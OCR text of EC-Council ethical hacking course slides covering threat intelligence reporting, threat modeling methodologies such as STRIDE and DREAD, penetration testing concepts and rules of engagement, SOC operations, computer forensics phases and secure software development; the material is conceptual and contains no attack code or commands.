
Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Create an Accessible Threat Knowledge Base

- A knowledge repository or knowledge base is an important tool for the management and dissemination of threat intelligence
- The repository helps analysts to document and share threat intelligence during the entire threat collaboration environment

Threat knowledge repository must include:

- **Pivoting:** The ability to contextualize threat data and correlate related activities
- **Content Structuring:** The ability to store threat intelligence in a structured format
- **Data Management:** The ability to modify or delete past or irrelevant threat data
- **Protection Ranking:** The ability to apply protection ranking to sensitive data to ensure highly critical data is not shared with untrusted partners
- **News Feeds:** The ability to provide real-time news, alerts, briefings, and reports
- **Evaluating Performance:** The ability to evaluate past security metrics
- **Searchable Functionality:** The ability to query for and enrich indicators



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes:

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Organize and Store Cyber Threat Information in Knowledge Base

- Organizations generally collect threat information from a wide variety of sources, including open sources, external sources, and commercial threat feeds
- Based on the usage, it is necessary to store and organize threat indicators in a knowledge base

Information stored in the knowledge base include the following:

- The source of a threat indicator
- The established rules for using and sharing a threat indicator
- The date and time an indicator was collected
- The lifetime of validity for a threat indicator
- Whether the attacks that are related to a threat indicator have targeted specific organizations or industry sectors
- Whether an indicator is associated with Common Weakness Enumeration (CWE), Common Vulnerability Enumeration (CVE), Common Configuration Enumeration (CCE), or Common Platform Enumeration (CPE) records
- Threat actors or threat actor groups associated with an indicator
- Threat actor aliases, if any exist
- The TTPs used by a threat actor
- The associated threat actor's motives and intent
- The different types of individuals targeted by the associated attacks
- The systems targeted in the associated attacks

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Threat Intelligence Reports

- Threat intelligence reports are prose documents that include details about various types of attacks, TTPs, threat actors, systems, and information being targeted

- These reports include information related to threats that have been collected, aggregated, transformed, analyzed, and enriched to provide actionable contextual intelligence for organizations' decision-making processes

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes:

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Generating Concise Reports

- Disseminate timely and relevant threat intelligence frequently within the organization to increase internal awareness of relevant threats.

Elements required to create concise, actionable, and customized threat intelligence reports:

1. Report Details
2. Client Details
3. Test Details
4. Executive Summary
5. Traffic Light Protocol (TLP)
6. Analysis Methodology
7. Threat Details
8. Indicators of Compromise
9. Recommended Actions

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Threat Intelligence Dissemination

- The dissemination of threat intelligence helps consumers gain a more detailed insight into the threats that organizations might face
- The information is usually disseminated through either a manual process or automated process

Essential criteria for the consumer to acquire and benefit from the intelligence:

The right content	Intelligence must consist of good-quality content that provides the consumer with an understanding of threats and their harmful consequences, which can help in developing a mitigation plan
The right presentation	Intelligence must be concise, accurate, and easily understandable; it must consist of a right balance between tables, narrative, numbers, graphics, and multimedia
The right time	Intelligence must be disseminated within a required time frame so that consumers can make timely and effective decisions regarding security

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Threat Modeling

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Threat Modeling Methodologies

STRIDE

- STRIDE stands for Spoofing, Tampering, Repudiation, Information disclosure, Denial-of-Service, and Elevation of privilege
- STRIDE is used by analysts to classify threats
- Once a DFD-based threat model is developed, an analyst can check its application against STRIDE methodology

PASTA

- PASTA stands for Process for Attack Simulation and Threat Analysis
- Seven-Stage PASTA Methodology:
  - Definition of Objectives (DO)
  - Definition of Technical Scope (DTS)
  - Application Decomposition and Analysis (ADA)
  - Threat Analysis (TA)
  - Weakness and Vulnerability Analysis (WVA)
  - Attack Modeling and Simulation (AMS)
  - Risk and Analysis Management (RAM)

TRIKE

- An open-source threat modeling methodology that follows the risk management approach
- Models that effectively form the levels of the TRIKE methodology:
  - Requirements Model
  - Implementation Model
  - Threat Model
  - Risk Model

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Threat Modeling Methodologies (Cont'd)

VAST

- VAST stands for Visual, Agile, and Simple Threat modeling
- The primary objective of developing this methodology is to scale the threat modeling across the infrastructure and entire DevOps portfolio
- Based on the practical approach in the development of the following threat models:
  - Application Threat Model
  - Operational Threat Model

DREAD

- DREAD stands for Damage, Reproducibility, Exploitability, Affected Users, and Discoverability
- A sorting scheme for calculating, comparing, and ranking the possible extent of threat for each assessed risk
- The DREAD formula for calculating the risk value:

  Risk = (Damage + Reproducibility + Exploitability + Affected Users + Discoverability)/5

OCTAVE

- OCTAVE stands for Operationally Critical Threat, Asset, and Vulnerability Evaluation
- Three stages of OCTAVE methodology:
  - Build Asset-Based Threat Profiles
  - Identify Infrastructure Vulnerabilities
  - Develop Security Strategy and Plans

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Threat Profiling and Attribution

- Threat Profiling and Attribution involves collecting information about threat actors and building an analytic profile of the adversary
- It describes the adversary's technological details, goals, and motives which can be resourceful in building a strong countermeasure

The threat profile can be created to include the details of the following attributes:

1 Description	5 Ownership Detail
2 Motive	6 Target Detail
3 Intent	7 Operating Methods
4 Capability	8 Objective

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Penetration Testing Concepts

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Penetration Testing

- Penetration testing is a method of evaluating the security of an information system or network by simulating an attack to find out vulnerabilities that an attacker could exploit
- Security measures are actively analyzed for design weaknesses, technical flaws, and vulnerabilities
- It not only points out vulnerabilities but also documents how the weaknesses can be exploited
- The results are delivered to executive management and technical audiences in a comprehensive report

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Why do Penetration Testing?

- Identify the threats facing an organization's information assets
- Test and validate the efficacy of security protections and controls
- Reduce an organization's expenditure on IT security and enhance Return On Security Investment (ROSI) by identifying and remediating vulnerabilities or weaknesses
- Change or upgrade existing infrastructure of software, hardware, or network design
- Provide assurance with a comprehensive assessment of organization's security including policy, procedure, design, and implementation
- Focus on high-severity vulnerabilities and emphasize application-level security issues to development teams and management
- Gain and maintain industry regulated certification (BS7799, HIPAA, or other regulations)
- Provide a comprehensive approach of preparation steps that can be taken to prevent future exploitation
- Adopt best practices in compliance with legal and industry regulations
- Evaluate the efficacy of network security devices such as firewalls, routers, and web servers

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Comparing Security Audit, Vulnerability Assessment, and Penetration Testing

Security Audit

- Checks whether the organization is following a set of standard security policies and procedures

Vulnerability Assessment

- Focuses on discovering the vulnerabilities in the information system but provides no indication of whether the vulnerabilities can be exploited or the amount of damage that may result from their successful exploitation

Penetration Testing

- A methodological approach to security assessment that encompasses the security audit and vulnerability assessment and demonstrates if the vulnerabilities in the system can be successfully exploited by attackers

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Blue and Red Teaming

Blue Teaming

- An approach where a set of security responders perform an analysis of an information system to assess the adequacy and efficiency of its security controls
- The blue team has access to all organizational resources and information
- Their primary role is to detect and mitigate the red team (attackers) activities, and to anticipate how surprise attacks might occur

Red Teaming

- An approach where a team of ethical hackers performs penetration test on an information system with no or very limited access to the organization's internal resources
- The penetration test may be conducted with or without warning
- The goal is to detect network and system vulnerabilities and check security from an attacker's perspective of the network, system, or information accessibility

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Types of Penetration Testing

Black-box	No prior knowledge of the infrastructure to be tested - Blind Testing - Double Blind Testing
White-box	Complete knowledge of the infrastructure to be tested
Grey-box	Limited knowledge of the infrastructure to be tested

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Phases of Penetration Testing

Pre-attack Phase

- Planning and preparation
- Methodology designing
- Network information gathering

Attack Phase

- Penetrating the perimeter
- Acquiring the target
- Escalating privileges
- Execution, implementing, and retracting

Post-attack Phase

- Reporting
- Clean-up
- Artifact destruction

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Security Testing Methodology

- Security or pen testing methodology refers to a methodological approach aimed to discover and verify vulnerabilities in the security mechanisms of an information system; thus enabling administrators to apply appropriate security controls to protect critical data and business functions

Examples of Security Testing Methodologies

OWASP	An open-source application security project that assists the organizations in purchasing, developing and maintaining software tools, software applications, and knowledge-based documentation for Web application security
OSSTMM	A peer-reviewed methodology for performing high-quality security tests such as methodology tests: data controls, fraud and social engineering control levels, computer networks, wireless devices, mobile devices, physical security access controls and various security processes
ISSAF	An open source project aimed at providing security assistance for professionals. The mission of ISSAF is to "research, develop, publish, and promote a complete and practical generally accepted information systems security assessment framework"
EC-Council LPT Methodology	LPT Methodology is an industry accepted and comprehensive information system security auditing framework

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Risks Associated with Penetration Testing

- Careful engagement, planning, and execution is required to avoid any risks associated with penetration testing
- There are certain risks that organizations may face when they plan to conduct a penetration test

- Some of the risks arising from penetration testing are:
  - Testers can gain access to the protected or sensitive data after a successful penetration test attempt
  - Testers can obtain information about the vulnerabilities existing in the organizational infrastructure
  - DoS penetration testing can bring the organization's services down
  - Using certain pretexts in social engineering, a penetration attempt can make employees feel uneasy

- Organizations can avoid such risks by signing NDA and other legal documents, which include details about what is allowed and not allowed to the penetration testing team

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Types of Risks Arising During Penetration Testing

- During the penetration test, some of the activities may pose certain risks and cause the organization unwanted situations such as a denial of service conditions, being locked out critical accounts, or crashing critical servers and applications

Types of risks that come with penetration testing

Technical Risks:

- Directly arises with targets in the production environment
- Example include:
  - Failure of the target
  - Disruption of service
  - Loss or exposure of sensitive data

Organizational Risks:

- Can come as a side effect of penetration testing
- Examples include:
  - A repetitive and unwanted triggering in the incident handling processes of the organization
  - NegEgence towards monitoring and responding to incidents during or after a pen test
  - A disruption in business continuity
  - Loss of reputation

Legal Risks:

- Arise from Legal obligations
- Examples include:
  - Violation of laws, clauses in ROE

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Pre-engagement Activities

- Set the foundation for managing and successfully executing a penetration testing engagement
- Are one of the important components in penetration testing that a pen tester or client should not overlook
- If the client or pen tester fail to properly follow the pre-engagement activities, they may face issues in their penetration testing engagement like scope creeping, unsatisfied customers, or even legal issues
- Start with determining the goal of the test

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

List the Goals of Penetration Testing

- Identify the organization's goal from the Purpose section of the RPF and Preliminary Information Request Document
- Identify what the target organization wants to be tested
- Identify the primary as well as the secondary goals of the organization
- The primary goals are business-risk-driven while the secondary goals are compliance-driven

Goal	Primary or Secondary?
Protecting the stakeholder's data	
Reducing financial liability for noncompliance with regulation (for example, GDPR)	
Protecting the company's intellectual property	
Ensuring a high level of trust in regard to customers	
Reduce the likelihood of a breach to protect brand reputation	
Safeguard the organization from failure	
Prevent financial loss through fraud	
Identify the key vulnerabilities	
Improve the security of the technical systems	

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Rules of Engagement (ROE)

ROE	Formal permission to conduct penetration testing
Top-level Guidance	Provide "top-level" guidance for conducting the penetration testing
ROE's Assistance	Helps testers to overcome legal and policy-related restrictions to using different penetration testing tools and techniques

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Security Operations

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Security Operations

- The continuous operational practice for maintaining and managing a secure IT environment through the implementation and execution of certain services and processes
- The predefined set of processes and services that are to be followed during the daily security operation tasks, which are based on the organization's security baselines
- In recent security operations, organizations incorporated the third aspect of security operation, known as situational awareness, along with two traditional aspects of security operations: security monitoring and security incident management
  - **Situational Awareness:** Threat intelligence can play a vital role in creating situation awareness, making informed security decisions, and shaping cyber defenses accordingly
  - **Security Monitoring:** Collecting, storing, and analyzing logs and data from different security devices to identify security incidents
  - **Security Incident Management:** Resolving security incidents with minimal adverse impact
- A dedicated unit, known as Security Operation Center (SOC), is established by organizations to handle and manage their security operations

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Security Operations Center (SOC)


- SOC is a centralized unit that continuously monitors and analyzes ongoing activities in an organization's information systems, such as networks, servers, endpoints, databases, applications, and websites
- It provides a single point of view, through which, an organization's assets are monitored, assessed, and defended from threats
- It evaluates an organization's security posture for any anomalies in its assets or information systems
- It facilitates situational awareness and real-time alerts if intrusion or attack is detected

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Security Operations Center (SOC) (Cont'd)



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

SOC Operations

Log Collection

- Logs are collected from the various devices on a network that can have an impact on the security of the organization

Log Retention and Archival

- Collected logs are recovered and stored centrally
- They can be used to perform forensics as well as threat control and prevention

Log Analysis

- Logs are analyzed through SOCs technology to extract important information such as relevant metrics, from the raw data

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

SOC Operations (Cont'd)

Monitoring of Security Environments for Security Events

- Information received by log analysis is transferred to the SOC team for monitoring purposes so that it can be used to identify the current security position of an organization

Event Correlation

- The events from the various sources are correlated and contextualized based on a set of predefined correlation rules

Incident Management

- A process of efficiently utilizing SOCs resources
- Performed by prioritizing the incidents as per the predefined rules and objectives

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

SOC Operations (Cont'd)

Threat Identification

- The process of determining threats and vulnerabilities correctly and in real-time and determining proactive measures through research

Threat Reaction

- An SOC reacts reactively or proactively to threats
- If the threat reaction is reactive, then immediate action should be applied to remediate it
- If the threat reaction is proactive, then try to find the weakness in the infrastructure or processes and remove it before the attacker utilizes it

Reporting


- SOC generates clients' detailed security reports, including different types of requests ranging from real-time management to audit requirements

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

SOC Workflow



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Forensic Investigation

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Computer Forensics

- Computer Forensics refer to a set of methodological procedures and techniques that help identify, gather, preserve, extract, interpret, document, and present evidence from computing equipment, whereby any evidence discovered is acceptable during a legal or administrative proceeding

Objectives of Computer Forensics:

1. To track and prosecute cyber crime perpetrators
2. To gather evidence of cyber crimes in a forensically sound manner
3. To estimate the potential impact of a malicious activity on the victim and assess the intent of the perpetrator
4. To find vulnerabilities and security loopholes that help attackers
5. To recover deleted files, hidden files, and temporary data that could be used as evidence

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Phases Involved in the Computer Forensics Investigation Process

Pre-investigation Phase	⊖ Deals with tasks to be performed prior to commencing the actual investigation ⊖ Involves setting up a computer forensics lab, building a forensics workstation, developing an investigation toolkit, setting up an investigation team, gaining approval from the relevant authority, and so on
Investigation Phase	⊖ The main phase of the computer forensics investigation process ⊖ Involves the acquisition, preservation, and analysis of evidentiary data to identify the source of the crime and the culprit behind it
Post-investigation Phase	⊖ Deals with the documentation of all the actions undertaken and findings uncovered during an investigation ⊖ Ensures that the report is well explicable to the target audience, and provides adequate and acceptable evidence

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Pre-investigation Phase

Steps Involved in the Pre-investigation Phase

Set Up a Computer Forensics Lab	A computer forensics lab (CFL) is a designated location for conducting computer-based investigation of the collected evidence in order to solve the case and find the culprit
Build the Investigation Team	The team is responsible for evaluating the crime, evidence, and criminals
Review Policies and Laws	Identify possible concerns related to applicable federal statutes, state statutes, and local policies and laws
Establish Quality Assurance Processes	Establish and follow a well-documented systematic process for investigating a case that ensures quality assurance
Data Destruction Industry Standards	Destruction of data using industry standard data destruction methods is essential for sensitive data that one does not want falling into the wrong hands
Risk Assessment	Risk assessment is useful to understand information security issues in a business context and to assess their impact on the business

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Investigation Phase

Steps involved in the Investigation Phase

Initiate the Investigation Process	Incident responders should have a clear idea about the goals of the examination prior to conducting the investigation

Perform Computer Forensics Investigation

1. First Response
2. Search and Seizure
3. Collect the Evidence
4. Secure the Evidence
5. Data Acquisition
6. Data Analysis

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Post-investigation Phase

Steps involved in the Post-investigation Phase

Evidence Assessment	The process of relating the obtained evidential data to the incident for understanding how the complete incident took place
Documentation and Reporting	The process of writing down all actions the incident responders performed during the investigation to obtain the desired results
Testify as an Expert Witness	The members who are present in a court of law may be unaware of the technical knowledge regarding the crime, evidence, and losses, so the investigators should approach authorized personnel who can appear in court to affirm the accuracy of the process and the data

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Software Development Security

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Integrating Security in the Software Development Life Cycle (SDLC)

Security Software Development Process

Requirement	Design	Development	Testing	Deployment	Maintenance
Security Requirements	Security Requirements Secure Coding Standards Threat Modeling Security Architecture	Secure Coding Standards Secure Design Patterns and Frameworks Secure Coding Practices	Secure Code Review Vulnerability Assessment Penetration Testing	Secure Deployment	Security Patch Updates

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Functional vs. Security Activities in the SDLC

Software Development Lifecycle	Functional Activities	Security Activities
Requirement	Functional requirements Non-functional requirements Technology requirements	Defining the security requirements
Design	Decide the guidelines and architectural design of project	Create a secure design Set secure coding standards Perform threat modeling Secure the architecture
Development	Functional programming logic Unit testing	Implementing security requirements Implementing secure coding standards Adopting secure coding practices
Testing	Functional testing such as black-, grey-, and white-box testing	Security testing
Deployment	Deployment	Ensure secure deployment
Maintenance	Update functionality	Update the system with security patches

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Advantages of Integrating Security in the SDLC

- Reduces the presence of software vulnerabilities to a great extent
- Can comply with the regulations, standards, or requirements for secure software development
- Reduce costly rework by detecting and eliminating flaws at the earliest phase
- Improves developer job satisfaction
- Improves customer satisfaction
- Embeds security culture to improve quality and reliability
- Reuses trusted software in future development
- Reduces maintenance costs

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Security Requirements

- Non-functional requirements that need to be addressed to maintain the confidentiality, integrity, and availability of the application
- Stakeholders often overlook security requirement during the inception phase of software development
- This negligence may result in the application being vulnerable to different types of attacks or abuse
- Gathering security requirements should be part of the strategic application development process

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Gathering Security Requirements

1. Eliciting software security requirements takes different approaches
2. Security Requirements should be enumerated separately from the functional requirement so that they can be separately reviewed and tested
3. Mixing the security requirement with the functional requirement can make the security requirement gathering process more complicated and less accurate

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Why We Need Different Approaches for Security Requirement Gathering

1. Functional requirements are positive requirements specifying what the software should do
2. Security requirements are negative requirements specifying what the software should not do
3. It is the natural tendency of people to be clear about what they want but to find it difficult to understand things they don't want
4. Software needs to be viewed in a more negative, critical, and destructive way to reveal its non-intended use and its associated security requirements

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
